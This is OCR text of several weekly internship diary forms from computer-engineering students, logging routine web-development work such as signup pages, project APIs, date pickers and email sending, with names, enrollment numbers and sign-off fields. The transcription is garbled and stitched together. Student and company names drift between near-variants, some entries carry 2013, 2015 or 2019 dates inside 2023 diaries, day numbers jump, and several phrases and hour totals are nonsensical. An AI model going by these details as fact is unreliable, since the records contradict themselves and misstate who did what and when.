- Completed the Login and Signup Page
- Made a page on website for Signup Page

Day: 34 (8/3/23)
- Created a Page for adding new Projects
- Also made a table for this Page to see in Database

Day: 35 (9/3/23)
- Created API's for 'Project Create' Page in Backend Core
- Added functionality like edit, delete and Create in API's

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

[illegible]
-> Completed Create Project page by [illegible] passed to
User interface
- also added date pickers for date and time fields



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TOTAL HOURS: 35

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 28/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 13/03/2023

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Annexure I

Enrollment no: 190390107057

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Soham Nagakumar Dave

DIARY OF THE WEEK: Dt. 13/03/2023 TO 17/03/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zealous Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developers

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-36 (13/3/23)
-> Created a basic manage page in our Project
also added other functionality for edit and delete user

Day-37 (14/3/23)
-> Implemented our API's for basic manage page
also made Proud functionality for this Page

Day-38 (16/3/23)
- Completed basic manage page by connecting API and our Project
also made changes in Code
- added Date Picker for field like Starting Date etc
- worked on particular need

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

* [illegible]
- Started implementation of [illegible]

* [illegible]
- Completed drawing for main circuit PWB.
Add another part called [illegible]



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TOTAL HOURS 34

SIGNATURE OF STUDENT

O The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR

Signature of Faculty Mentor

Date 26/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date 24/03/2023

O Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

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Annexure I
Enrollment no: 190240107007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sakum Vinodkumar Jani
DIARY OF THE WEEK: DT: 20/03/2023 TO 26/03/2023
DEPARTMENT: Computer engineering SEM: 6th
NAME OF THE ORGANISATION: Zaikon Technologies
NAME OF THE PLANT/SECTION/DEPARTMENT: Development
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Dave

DESCRIPTION OF THE WORK DONE IN BRIEF

Day - 41 (20/3/23)
-> Created API for 3 more new Page and Completed the Page

Day - 42 (21/3/23)
-> Reviewed the existing forms and Database adjustment

Day - 43 (22/3/23)
-> Search for discussion area for all's Implementation
-> Made NOC form for adding members.

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

Day: 44 (13/3/2023)
-> Completed the Page for add members and started work on APS Part

Day: 45 (14/3/2023)
-> finishes the APS Part and made a table in database
- made a connection and test the form



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TOTAL HOURS: 143

SIGNATURE OF STUDENT

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Signature of Faculty Mentor:

Date: 06/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 12/5/23

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Annexure I

Enrollment no: 140540107007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sohan Nagjibhai Dave

DIARY OF THE WEEK: DT: 24/03/2013 TO 31/03/2013

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Zealous Technologies

NAME OF THE PLANT/SECTION/DEPARTMENT: Developer

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-06 (25/03/13)
→ Search for the story point system in task management software and understand it.
→ Also done implementation for it.

Day-07 (26/03/13)
→ Completed the story final
-Yield Progress bar for story final

Day-08 (27/03/13)
→ Started with Refactoring of Login and Signup screen also discussed about its Yield or flow working.

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SUPPLEMENTRY NOTES
(add additional sheets if required)

= Day-61 (30/3/2015)
→ Create a view table having SAL Prefix in the Required field for Report Page in Database

#Day-62 (31/3/15)
added MP3 page for Report Page #
Completed the more page of Report by adding view CSS

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TOTAL HOURS: 96

SIGNATURE OF STUDENT

- The above entries are correct and the grading of work done by Trainee is EXCELLENT / VERY GOOD / GOOD / FAIR / BELOW AVERAGE / POOR .

Signature of Faculty Mentor

Date: 06/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 3/6/23

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Annexure I
Enrollment no: 190160720074

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Mr. Sahaj Vinaykumar Jain
DIARY OF THE WEEK: DT: 3/4/2023 TO 7/4/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Zenbrix Technologies
NAME OF THE PLANT/SECTION/DEPARTMENT:
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Tejaskar Shah

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 1 (3/4/23)
- Implemented Sign Form for Static
- Shows the Error Msg for Invalid Credentials, Pages and Form
- Worked on Static Site Deployment

Day 2 (4/4/23)
- Implemented API for Static

Day 3 (5/4/23)
- Added Redux to Store the State of Previous Pages

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SUPPLEMENTRY NOTES
(add additional sheets if required)

* Day - 34 (21/6/19)
- Implemented Graph API functionality to store the Restaurant Project
- Started work for Home Page
* Day - 35 (24/6/19)
- In Home Page Background we display the all Restaurant and its menus

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TOTAL HOURS: 88 33

Selvee V. Jaye
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Date: 06/05/2013

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/4/13

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Annexure I
Enrollment no: 196230107007

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Sahil Vijaykumar Dave
DIARY OF THE WEEK: DT: 10/4/2023 TO 14/4/2023
DEPARTMENT: Computer Engineering SEM: 8th
NAME OF THE ORGANISATION: Tekking Technologies
NAME OF THE PLANT/SECTION/DEPARTMENT: Developer
NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Jignesh Desai

DESCRIPTION OF THE WORK DONE IN BRIEF

Day-56 (10/4/23)
-> Learn about how to Deploy Backend on Netlify and Implemented API. Send mail from Backend

Day-57 (11/4/23)
-> We Search for the way to Implement the API Authentication for which we create a new Database and Implemented the API's for it

Day-58 (12/4/23)
-> Completed the API's and Tested the mail form Frontend
-> Send mail from Completed API's Backend Frontend Using Postman

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
SUPPLEMENTRY NOTES
(add additional sheets if required)

1) Sug. Sir CIS/4 (TY)
- Added the Login functionality and Signup for Patient
- Content & Role based menu for Admin and members

2) Sug. Sir (IA/BCA)
- We Enhance the existing API Part and completed the remaining work for the Project



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TOTAL HOURS: 97

SIGNATURE OF STUDENT

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Signature of Faculty Mentor

